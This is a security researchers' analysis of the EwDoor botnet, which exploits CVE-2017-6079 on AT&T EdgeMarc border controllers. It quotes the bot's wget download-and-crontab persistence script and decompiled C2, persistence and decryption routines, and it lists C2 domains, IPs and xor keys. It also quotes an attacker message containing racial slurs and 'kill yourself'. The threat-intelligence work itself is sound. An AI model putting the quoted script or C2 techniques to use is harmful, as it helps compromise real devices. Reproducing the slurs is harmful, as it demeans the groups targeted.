DDoS

EwDoor Botnet Is Attacking AT&T Customers

Alex.Turing, Hui Wang

Nov 30, 2021 • 14 min read

Background

On October 27, 2021, our Botmon system ided an attacker attacking Edgewater Networks' devices via CVE-2017-6079 with a relatively unique `mount file system command` in its payload, which had our attention, and after analysis, we confirmed that this was a brand new botnet, and based on it's targeting of Edgewater producers and its Backdoor feature, we named it **EwDoor**.

The initial version of EwDoor used **a multi-C2 redundancy mechanism**, and we registered the second C2 domain, `iunno.se`, which gave us the opportunity to measure its size. Unfortunately EwDoor reconfigured its communication model after experiencing problems with the main C2 network failure, using BT tracker to downlink C2s, and in turn we lost sight of EwDoor. However, during this brief observation, we confirmed that the attacked devices were `EdgeMarc Enterprise Session Border Controller`, belonging to the **telecom company AT&T**, and that all 5.7k active victims that we saw durning the short time window were **all geographically located in the US**.

So far, the EwDoor in our view has undergone 3 versions of updates, and its main functions can be summarized into 2 main categories of DDoS attacks and Backdoor. Based on the attacked devices are telephone communication related, we presume that its **main purpose is DDoS attacks, and gathering of sensitive information**, such as call logs.

Given the size, activity of EwDoor, and sensitivity of the infected devices, we decided to write this paper to share our findings with the community.

Timeline

- October 27, 2021, first capture of EwDoor, version number 0.12.0, main features are DDoS Attack, File Manager, Reverse Shell, Port Scan, etc.
- November 8, 2021, EwDoor was updated to version number 0.15.0, moving C2 from local to cloud, using BT Trackers.
- November 15, 2021, EwDoor updated to version 0.16.0, minor update, adding sandbox confrontation features.
- November 20, 2021, EwDoor was updated version 0.16.0, minor update, adding more BT Trackers.


EwDoor Overview

We have captured a total of 3 versions of EwDoor, with version 0.16.0 as a blueprint, we can characterize EwDoor as, a botnet that sends C2 down through BT tracker, uses TLS to protect traffic, and mainly profits by means of DDoS attacks and sensitive data theft, which currently propagates through the Nday vulnerability CVE-2017-6079, mainly targeting EdgeMarc Enterprise Session Border Controller devices.

Currently supports 6 major functions.

- Self updating
- Port scanning
- File management
- DDoS attack
- Reverse SHELL
- Execute arbitrary commands

Its basic loigic is shown below.



Size

By grabbing the author's unregistered CC domain name, we were able to measure the size of this Botnet for a little while, when the active Bot IP was around 5.7k. The AS numbers of the infected device IPs were all `AS7018|AT&T_Services,_Inc. (AT&T, an American telecom company)`. By back-checking the SSl certificates used by these devices, we found that there were about 100k IPs using the same SSl certificate. We are not sure how many devices corresponding to these IPs could be infected, but we can speculate that as they belong to the same class of devices the possible impact is real.

Shell script analysis

EwDoor's SHELL script is quite long, we extracted the key parts for analysis.

```
setup_ramdisk() {
    dd if=/dev/zero of=$RAMDISK bs=4096k count=1
    gunzip -c $IMAGE > $RAMDISK
    mkdir -p $MOUNT
    mount $RAMDISK $MOUNT
}

download_update() {
    killall -9 ewstat
    sleep $[ ( $RANDOM % 10 ) + 1 ]
    rm -f $IMAGE
    rm -f $EW_BIN
    wget -O $IMAGE $1

    grep "$EW_BIN" /etc/config/crontab >/dev/null 2>&1

    # is it not already in the crontab?
    if [ $? != 0 ]; then
        echo "* * * * * root $EW_BIN >/dev/null 2>&1 &" >> /etc/config/crontab
    fi

    sleep 1

    cfg_commit
}
```

It can be seen that the main functions of the SHELL script are

- Download and execute EwDoor samples
- Set up Crontab for persistence

It is also worth mentioning that EwDoor samples are stored in the form of gzip on the download server, which to a certain extent escapes the security detection for binary files; the authors of earlier versions made the sample files into `Linux rev 1.0 ext2 filesystem` files and then used mount to mount the files on the system, which is probably another trick to protect itself.

Sample Analysis

The latest version of 0.16 was chosen as the main object of analysis, and its basic information is shown below.

```
MD5:7d4937e27d0fd75dd6159ffe53ebb505
ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), dynamically linked, interpr
Packer:none
Version: 0.16.0
```

Ewdoor uses dynamic linking, and although it adopts some anti-reverse techniques, there is not much difficulty in reversing it. In general, the function is relatively simple. When it runs on the infected device, it first collects device information, them performs soem common things such as single instance, persistence and other functions; then decrypts the bt tracker and obtains C2 by accessing the bt tracker; finally reports the collected device information to C2 and executes the commands issued by C2.

Now let's analyze the implementation of EwDoor one by one from 3 aspects: safeguard, host behavior and network communication.

Safeguards

- TLS protocol is used at the network level to prevent communication from being intercepted.
- Sensitive resources are encrypted to make it more difficult to reverse
- C2 has moved from local to "cloud" and sent by BT tracker to prevent direct extraction by IOC system.
- **Modify the "ABIFLAGS" PHT** in ELF to counter qemu-user and some high kernel versions of the linux sandbox. This is a relatively rare countermeasure, which shows that the author of EwDoor is very familiar with the Linux kernel, QEMU, and Edgewater devices.

  The following error is generated when actually running a simulation with qemu-user.

```
write(2, "/tmp/echuysqs: Invalid PT_MIPS_ABIFLAGS entry\n", 46)
```

Host behavior

When Ewdoor runs, it will check the file name and parameters. When the file name is "/var/tmp/.mnt/ewupdate", it means that this is an update operation, and then it will copy itself to ewstat by the command `cp -f /var/tmp/.mnt/ewupdate /var/tmp/.mnt/ewstat` and then start the execution; when there are no start parameters, or the first start is not script, then the `/etc/config/ew.conf` script is executed via bash; only when the first boot data is **script**, the processing logic below is executed, which is in a way also a countermeasure to the sandbox/simulator.

Single instance

Ewdoor implements single instance by means of a file lock, as shown below.

```
v0 = open("/tmp/.ewstat", 258, 384);
dword_467768 = v0;
if ( v0 == -1 )
  return 0;
v1 = flock(v0, 6);
v2 = 1;
if ( v1 )
{
  lseek(v0, 0, 0);
  if ( read(v0, &v7, 4) != 4 )
  {
    close(dword_467768);
    return 0;
  }
  close(dword_467768);
  v3 = time(0);
  v2 = 0;
  if ( v3 - v7 < 601 )
    return v2;
  if ( fcntl(dword_467768, 14, v5) )
    return 0;
  v2 = 0;
  if ( v5[0] != 2 )
  {
    kill(v6, 9);
    sleep(1);
    return sub_407EB0();
  }
}
```

We can use `/proc/locks` to observe the process and corresponding lock files, and then execute the EwDoor, we can see that no new processes are created.

```
root@debian-mips:~# cat /proc/locks
1: FLOCK  ADVISORY  WRITE 2602 08:01:1044484 0 EOF
2: FLOCK  ADVISORY  WRITE 1957 00:0c:4130 0 EOF
3: POSIX  ADVISORY  WRITE 1930 00:0c:4110 0 EOF
4: FLOCK  ADVISORY  WRITE 1534 00:0c:3752 0 EOF
root@debian-mips:~# lsof -p 2602
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
ewstat  2602 root  cwd    DIR    8,1     4096 1305601 /root
ewstat  2602 root  rtd    DIR    8,1     4096       2 /
ewstat  2602 root  txt    REG    8,1   426416 1305624 /root/ewstat
ewstat  2602 root  mem    REG    8,1    13852  787642 /lib/libdl-0.9.33.so
ewstat  2602 root  mem    REG    8,1   764132  787641 /lib/libuClibc-0.9.33.so
ewstat  2602 root  mem    REG    8,1    83248  787638 /lib/libpthread-0.9.33.so
ewstat  2602 root  mem    REG    8,1    31712  787634 /lib/ld-uClibc-0.9.33.so
ewstat  2602 root    0u   CHR  136,0      0t0       3 /dev/pts/0
ewstat  2602 root    1u   CHR  136,0      0t0       3 /dev/pts/0
ewstat  2602 root    2u   CHR  136,0      0t0       3 /dev/pts/0
ewstat  2602 root    3uW  REG    8,1        4 1044484 /tmp/.ewstat
ewstat  2602 root    4u  IPv4   5587      0t0     TCP 10.0.2.15:41622->3m7f.l.serverhost.name:52
637 (ESTABLISHED)
root@debian-mips:~# ./ewstat script
root@debian-mips:~# ps aux | grep ewstat
root      2602  1.0  0.6   3772   848 pts/0    Sl   11:04   0:16 ./ewstat script
root      2850  0.0  0.6   3464   820 pts/0    S+   11:32   0:00 grep ewstat
```

no new ewstat process

Collecting device information

Ewdoor collects the hostname, NIC address, etc. of the compromised device for use later in the registration process.

```
gethostname(&unk_480C83, 31);
eth0_mac_addr = get_eth0_mac_addr();
```

```
v0 = sub_404FDC("/sys/class/net/eth0/address", v7, 17);
```

Persistence

Ewdoor periodically terminates the netflash process in the system with the following code. `netflash` command is a maintenance command used to update the system remotely. EwDoor achieves persistence by blocking the maintenance channel and then working with the crontab in the SHELL script.

```
while ( 1 )
{
  system("killall -9 netflash >/dev/null 2>&1");
  if ( stat("/var/soc2_upgrade.lock", v1) )
  {
    v0 = fopen("/var/soc2_upgrade.lock", "w");
    if ( v0 )
      fclose(v0);
  }
  sleep(10);
}
```

Network communication

Ewdoor stores the encrypted network related sensitive resources, such as registration information, C2, ports, etc. in the sample. Therefore, when bots want to communicate with C2, they have to decrypt this part of the resources first, then get the C2 either directly or indirectly, and then finally establish communication with the C2 and wait for the execution of the commands issued by the C2.

Decryption

Ewdoor uses 3 tables to describe the encrypted resources, one is the ciphertext table, one is the ciphertext length table and one is the combination table. The ciphertext & ciphertext length table are used to describe the encrypted resource itself, while the combination table is used to describe how the resource is used in combination. The cipher table and cipher length table can decrypt BT domain, BT port and other information, while the combination table can combine BT domain & port into BT tracker.

EwDoor decrypts sensitive information by using the "gstr" function, which is implemented as follows.

```
v1 = 4 * a1;
v2 = a1;
v3 = (int)*(&cipher_tab + a1);
memset(v10, 0, 256);
v4 = *(_DWORD *)((char *)&len_tab + v1);
for ( i = 0; i != v4; ++i )
{
  v6 = (_BYTE *)(v3 + i);
  if ( i == 255 )
    break;
  v7 = i % 0x6D;
  v8 = &v10[i];
  *v8 = v2 ^ *v6 ^ key[v7];
}
```

After reverse analysis, we wrote the following IDA script, through which we can decrypt all the resource information.

```
# tested in ida 7.0, only for md5 7d4937e27d0fd75dd6159ffe53ebb505

pbuf_base=0x00467014
plen_base=0x00455A14

key="холодно в доме папа в тужурке мама дочуркою топит в печурке!"
cnt=0

while idc.get_wide_dword(plen_base)!=0:
    plain=''
    blen=idc.get_wide_dword(plen_base)
    pbuf=idc.get_wide_dword(pbuf_base)
    buf=idc.get_bytes(pbuf,blen)
    for i in range(blen):
        tmp=chr(ord(buf[i])^cnt ^ ord(key[i % len(key)]))
        plain+=tmp

    print plain
    plen_base+=4
    pbuf_base+=4
    cnt+=1
    if cnt >=62:
        break
```

There are 62 items of encrypted resources, and the first 22 items after decryption are as follows.

INDEX	ITEM	INDEX	ITEM
0	OrOib2zCIWa10v2bunJ	11	tracker.birkenwald.de
1	6969	12	ipv6.tracker.zerobytes.xyz
2	53	13	fe.dealclub.de
3	1337	14	wassermann.online
4	80	15	mail.realliferpg.de
5	451	16	movies.zsw.ca
6	2770	17	tracker.blacksparrowmedia.net
7	16661	18	code2chicken.nl
8	2710	19	abufinzio.monocul.us
9	2960	20	tracker.0x.tf
10	3391	21	tracker.altrosky.nl

The combination table built into the sample is shown below.

```
.rodata:00455D1C compose_tab:     .word 11, 1, 12, 7, 13, 1, 14, 1, 15, 1, 16, 1
.rodata:00455D1C                                        # DATA XREF: main+314↑o
.rodata:00455D1C                  .word 17, 1, 18, 1, 19, 1, 20, 1, 21, 1, 22, 3
.rodata:00455D1C                  .word 23, 1, 24, 1, 25, 1, 26, 1, 27, 4, 28, 1
.rodata:00455D1C                  .word 29, 1, 30, 3, 31, 1, 32, 8, 33, 4, 34, 1
.rodata:00455D1C                  .word 35, 3, 36, 1, 37, 1, 38, 1, 39, 4, 40, 1
.rodata:00455D1C                  .word 41, 1, 42, 1, 43, 1, 44, 1, 45, 1, 46, 1
.rodata:00455D1C                  .word 47, 1, 48, 1, 49, 3, 50, 5, 51, 1, 52, 1
.rodata:00455D1C                  .word 53, 1, 54, 1, 55, 1, 56, 1, 57, 4, 58, 9
.rodata:00455D1C                  .word 59, 3, 60, 1, 61, 10, 0, 0, 0
```

The combination table is grouped by 2 items and combined in order, i.e., table item 11 is combined with table item 1, table item 12 is combined with table item 7, and so on. The combination of [11, 1] and [12, 7] gives the addresses of 2 BT trackers "tracker.birkenwald.de :6969" and "ipv6.tracker.zerobytes.xyz:16661" respectively.

Getting C2

EwDoor gets C2 in different ways in different versions. In version 0.12.0, the direct method is used, while in 0.15, 0.16, the indirect method is used.

Direct method

After the above decryption process, bots will directly get C2. take sample `5d653e9a5b1093ef8408c3884fbd9217` as an example, through the following IDA script, decrypt all encrypted resources.

```
# tested in ida 7.0, only for md5 5d653e9a5b1093ef8408c3884fbd9217
pbuf_base=0x00467814
plen_base=0x00456100

key="TheMagicalMysteryTourIsComingToTakeYouAway!"
cnt=0
while idc.get_wide_dword(plen_base)!=0:
    plain=''
    blen=idc.get_wide_dword(plen_base)
    pbuf=idc.get_wide_dword(pbuf_base)
    buf=idc.get_bytes(pbuf,blen)
    for i in range(blen):
        tmp=chr(ord(buf[i])^cnt ^ ord(key[i % len(key)]))
        plain+=tmp

    print plain
    plen_base+=4
    pbuf_base+=4
    cnt+=1
    if cnt>=18:
        break
```

The decrypted resources are shown in the following table, table entries 1 to 14 are C2s, table entries 15 to 17 are ports.

INDEX	ITEM	INDEX	ITEM
0	F0JEAADWS4kQFj7iPOQyjA	9	rtmxvd.iunno.se
1	185.10.68.20	10	hhqnyy.zapto.org
2	rtmxvd.iunno.se	11	besthatsite.mooo.com
3	ekgmua.zapto.org	12	b.rtmxvdio.ne
4	boatreviews.xpresit.net	13	b.hatbowlu3hf.ru
5	a.rtmxvdio.net	14	b.hatbowlrtx.su
6	a.hatbowlu3hf.ru	15	13433

INDEX	ITEM	INDEX	ITEM
7	a.hatbowlrtx.su	16	443
8	45.141.157.217	17	53

Indirect method

The so-called indirect method, that is, after the above decryption process to get the BT tracker, a specific request to the BT tracker has to be made to get C2, this process uses two functions "bt_generate_daily_hash_and_port" and "bt_try_find_good_peers", the former is used to get the C2 port, the latter is used to get the C2 IP.

The implementation of the `bt_generate_daily_hash_and_port` function is shown below, the specific logic is to format the current time as "%d%m%Y", then splice it with "1HAT2BWL", then calculate the SHA1 value of this string, and then calculate the last 2 bytes of SHA1 to get the port of C2.

```
v13 = time(0);
v4 = gmtime(&v13);
strftime(v11, 9, "%d%m%Y", v4);
qmemcpy(v10, "1HAT2BWL", sizeof(v10));
v5 = mbedtls_md_info_from_type(2);
v6 = mbedtls_md(v5, v10, 16, v9);
v7 = 0;
if ( !v6 )
{
  memcpy(a1, v9, 20);
  *port = (unsigned __int8)v9[19] - 15536 + ((v9[18] & 0xF) << 8);
  return 1;
}
return v7;
```

In fact, the port calculated in the above step is not the real port value, it needs to add 10. The process is shown in the figure below.

```
v12 = 2 * (rand() % 51u);
bt_generate_daily_hash_and_port((int)v54, &port);
port += 10;
do
{
  sleep(3);
  v13 = gstr(dword_455D1C[v12]);
  v14 = gstr(dword_455D1C[v12 + 1]);
  good_peers = bt_try_find_good_peers(v13, v14, v54, port, &v58);
  freestr(v13);
  freestr(v14);
  v12 = (unsigned int)(v12 + 2) < 0x66 ? v12 + 2 : 0;
}
while ( !good_peers );
```

The implementation of the `bt_try_find_good_peers` function is shown below. The specific logic is to send the above SHA1 value as infohash to the bt tracker, and get the C2:PORT through the Tracker UDP protocol. If the PORT is equal to the above port value, then this IP is the IP of C2.


```
v30 = htonq(0x41727101980LL);
v31 = 0;
v32 = rand();
v9 = udp_conn_send_recv(v7, &v30, 16, v28, 16);
```

magic

```
while ( v22 < v20 )
{
  if ( *((unsigned __int16 *)v21 + 2) == port )
  {
    v25 = *a5 + 1;
    if ( *a5 >= 0xAu )
      break;
    v44 = v20;
    v27 = realloc(v23, 4 * v25);
    *(_DWORD *)(v27 + 4 * (*a5)++) = *(int *)((char *)v28 + 6 * v22);
    v20 = v44;
    v23 = v27;
  }
  ++v22;
  v21 = (int *)((char *)v21 + 6);
}
```

port comparison

The following figure shows the network traffic generated on 2021.11.22 as an example.



The red part is the SHA1 value of the string "1HAT2BWL22112021", the last 2 bytes of which are 0x23a2, and the port "0xc6fc" of C2 is obtained by the following code operation.

```
sha18=0x23
sha19=0xa2

def tohex(val, nbits):
  return hex((val + (1 << nbits)) % (1 << nbits))
port=sha19+((sha18&0xf)<<8)-15536+10

print tohex(port,16)
```

The SHA1 value calculated above will be sent to BT tracker as infohash, and then compare the server port returned by BT tracker, we can see that there are 3 groups of ports are 0xcff6, choose any group to establish communication.

```
2d 8d 9b d9 : c6fc  -> 45.141.155.217:50940
3e 4d 9c 67 : c6fc  -> 62.77.156.103:50940
d4 c0 f1 9e : c6fc  -> 212.192.241.158:50940
```

The actual network connection is as follows:

```
root@debian-mips:~# netstat -tpn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 10.0.2.15:44172         212.192.241.158:50940   ESTABLISHED
2623/ewstat
```

Communication with C2

When Ewdoor successfully obtains C2, it first establishes a connection through TLS protocol, then sends the registration information to C2, and finally waits for the execution of the command sent by C2. In this process, according to the different versions, the communication protocols with C2 can be divided into the following two major categories.

0.12 version protocol

0x01: TLS connection

The TLS connection itself is not worth talking about, but the interesting point is that in version 0.12, the author of EwDoor **made a mistake**.

As shown in the figure below, in version 0.12, Ewdoor decrypted C2 by "resolving_and_connect_first" to establish a connection with C2. The values of parameters a1,a2 are taken from `res_range`, which requires a2>=a1 to perform the process of resolving and connecting.
Sample `5d653e9a5b1093ef8408c3884fbd9217` has a1=8,a2=7, which creates a bug that causes the C2s numbered 8 to 14 to never be connected, but the Ewdoor authors quickly realized the bug and in sample `6c553db88e4cd52a2ed4795ec1710421` and it was fixed.

```
_BYTE *__fastcall resolve_and_connect_first(int a1, int a2, int a3, int a4)
{
  int i; // [sp+1Ch] [-18h]
  int v7; // [sp+20h] [-14h]
  int v8; // [sp+24h] [-10h]
  _BYTE *v9; // [sp+28h] [-Ch]

  while ( a2 >= a1 )
  {
    for ( i = a3; a4 >= i; ++i )
    {
      v7 = gstr(a1);
      v8 = gstr(i);
      v9 = tls_connect(v7, v8, (int)off_46785C[0]);
      if ( v9 )
      {
        freestr(v7);
        freestr(v8);
        return v9;
      }
      freestr(v7);
      freestr(v8);
    }
    ++a1;
  }
  return 0;
}
```

Bug

```
.data:0046789C  # _DWORD res_range[4]
.data:0046789C res_range:       .word 1, 7, 8, 7
```

Fix Bug

```
.data:004678AC  # _DWORD res_range[4]
.data:004678AC res_range:       .word 1, 7, 8, 14
```

0x02: Registration

The following code constructs the registration packet, which includes the decrypted string from index 0, version number, device host name, device NIC address and other information.

```
v2 = (const char *)gstr(0);
sub_407420("HELO %s %s %s %s\n", "0.12.0", v2, (const char *)(a1 + 19), (const char *)a1);
```

The actual traffic generated is shown below.

```
00000000  48 45 4c 4f 20 30 2e 31  32 2e 30 20 46 30 4a 45  |HELO 0.12.0 F0JE|
00000010  41 41 44 57 53 34 6b 51  46 6a 37 69 50 4f 51 79  |AADWS4kQFj7iPOQy|
00000020  6a 41 20 64 65 62 69 61  6e 2d 6d 69 70 73 20 31  |jA debian-mips 1|
00000030  32 33 34 35 36 0a                                 |23456.|
```

0x03: Supported commands

After successful registration with C2, Ewdoor waits for the execution of commands issued by C2. The commands supported by version 0.12 are shown in the following table.

CMD	PURPOSE
uf	udp flood
sf	syn flood
cat	exec "cat" cmd
ping	heartbeat
exec	run cmd via bash
exec2	run cmd via popen
pscan	port scan
uname	exec "uname" cmd
update	write "/tmp/.ewupdate"
reverse	reverse shell
download	download file via wget

0.15&0.16 version protocol

0x01: TLS connection

Nothing special here.

0x02: Registration

The following code is used to construct the registration packet. The data includes the decrypted string from index 0, version number, device host name, device NIC address and other information.

```
v23 = gstr(0);
v22 = ((int (__fastcall *)(const char *, int *, int, const char *, int, int, void *))proto_packf)(
        "ssss",
        v54,
        256,
        "0.16.0",
        v23,
        0x480C83,
        &unk_480C70);
```

The actual traffic generated is shown below.

```
00000000  00 3b 00 00 00 00 00 00  00 00 02 00 06 30 2e 31  |.;...........0.1|
00000010  36 2e 30 00 13 4f 72 4f  69 62 32 7a 43 49 57 61  |6.0..OrOib2zCIWa|
00000020  31 30 76 32 62 75 6e 4a  00 0b 64 65 62 69 61 6e  |10v2bunJ..debian|
00000030  2d 6d 69 70 73 00 06 31  32 33 34 35 36           |-mips..123456|
0000003d
```

0x03: Command signature verification

After successfully registration, Ewdoor waits for C2 to issue the instruction, which consists of " `len(2 bytes) + Signature(512 bytes) + sessionid(8bytes) + cmd` " 4 parts, when receiving the instruction, Ewdoor will verify the instruction by proto_verify_signature function. By doing this Ewdoor ensures that the whole network is fully controllable and not stolen by others.

```
BOOL __fastcall proto_verify_signature(int a1, int a2, int a3, int a4)
{
  char **v8; // $v0
  int v9; // $v0
  int v10; // $v1
  char v12[32]; // [sp+20h] [-20h] BYREF

  if ( !byte_4680A4 )
  {
    mbedtls_pk_init(dword_4680A8);
    memfrob(&unk_467540, 0x226);
    mbedtls_pk_parse_public_key(dword_4680A8, (int)&unk_467540, 550);
    memfrob(&unk_467540, 550);
    byte_4680A4 = 1;
  }
  v8 = mbedtls_md_info_from_type(4);
  v9 = mbedtls_md(v8, a1, a2, v12);
  v10 = 0;
  if ( !v9 )
    return mbedtls_pk_verify(dword_4680A8, 4, v12, 0, a3, a4) == 0;
  return v10;
}
```

decrypt pubkey

encrypt pubkey

The pubkey is encrypted and stored in the sample, which is 550 bytes in total, and the real public key can be obtained after the 0x2a

```
int __fastcall memfrob(unsigned __int8 *a1, int a2)
{
  unsigned __int8 *v2; // $a1
  int v3; // $v0
  int result; // $v0

  v2 = &a1[a2];
  while ( a1 != v2 )
  {
    v3 = *a1++;
    result = v3 ^ 0x2A;
    *(a1 - 1) = result;
  }
  return result;
}
```

Take the payload received in practice as an example, it can be divided into 4 parts according to the format described above.

The above payload can be easily verified by the pk_verify tool that comes with mbedtls.

```
>md5 pubkey
9dba72160f5d02ebdc8a78bcb27defa *pubkey
>md5 msg
5a6d3b1018b5e7543ee6f73d6c9df727 *msg
>md5 msg.sig
10acc6e0e0447d900d6d46c66c8f4406 *msg.sig
>cat msg  | hexdump -C
00000000  00 00 00 00 00 00 01 07  01
>pk_verify.exe pubkey msg
. Reading public key from 'pubkey'
. Verifying the SHA-256 signature
. OK (the signature is valid)
```

When the command passes the check, the specific command is just executed, here the command number is 1, which is the heartbeat command.

0x04: Supported commands

The commands supported by version 0.15, 0.16 are shown in the following table.

CMD INDEX	PURPOSE
1	heartbeat
2	port scan
4	exec "uname" cmd
5	download file via wget
6	update, write "/var/tmp/.ewupdate"
7	run cmd via bash
8	run cmd via popen
9	ddos attack

Miscellaneous

- The author of Ewdoor is a little bit of **a bug fixer**!
  It took the author **only 16 minutes** to fix the aforementioned C2 bug in version 0.12.

```
eef0035f971622cc5f48e164ca28a95f; gzip compressed data, was "ramdisk.img", f

fbbacfb20e487265c7fdb30817717f26; gzip compressed data, was "ramdisk.img", f
```

- From **The xor keys** to actor profile.
  The first used key `"TheMagicalMysteryTourIsComingToTakeYouAway!"`, is the from The Beatles.
  The second used key `"холодно в доме папа в тужурке мама дочуркою топит в печурке!"` According to google translate, it is **"It's**

cold in the house, dad in a jacket, mom drowns her daughter in the stove!", kinda creepy!

- The note from the author
  After finding our honeypot IP in November, he called us out in the paylaod, as can be seen from below.

Time	ip4.sip	tcp.sport	appl.ptext
2021-11-18 18:13:32.660	212.193.30.209	34,132	|kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 11:39:20.945	212.193.30.209	44,512	|kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 11:39:13.529	212.193.30.209	59,100	|kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 11:37:50.238	212.193.30.209	42,424	|kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 11:37:42.790	212.193.30.209	56,994	|kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 11:37:34.126	212.193.30.209	46,452	|kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 11:05:52.438	212.193.30.209	52,396	|kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 10:59:18.964	212.193.30.209	41,830	|kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
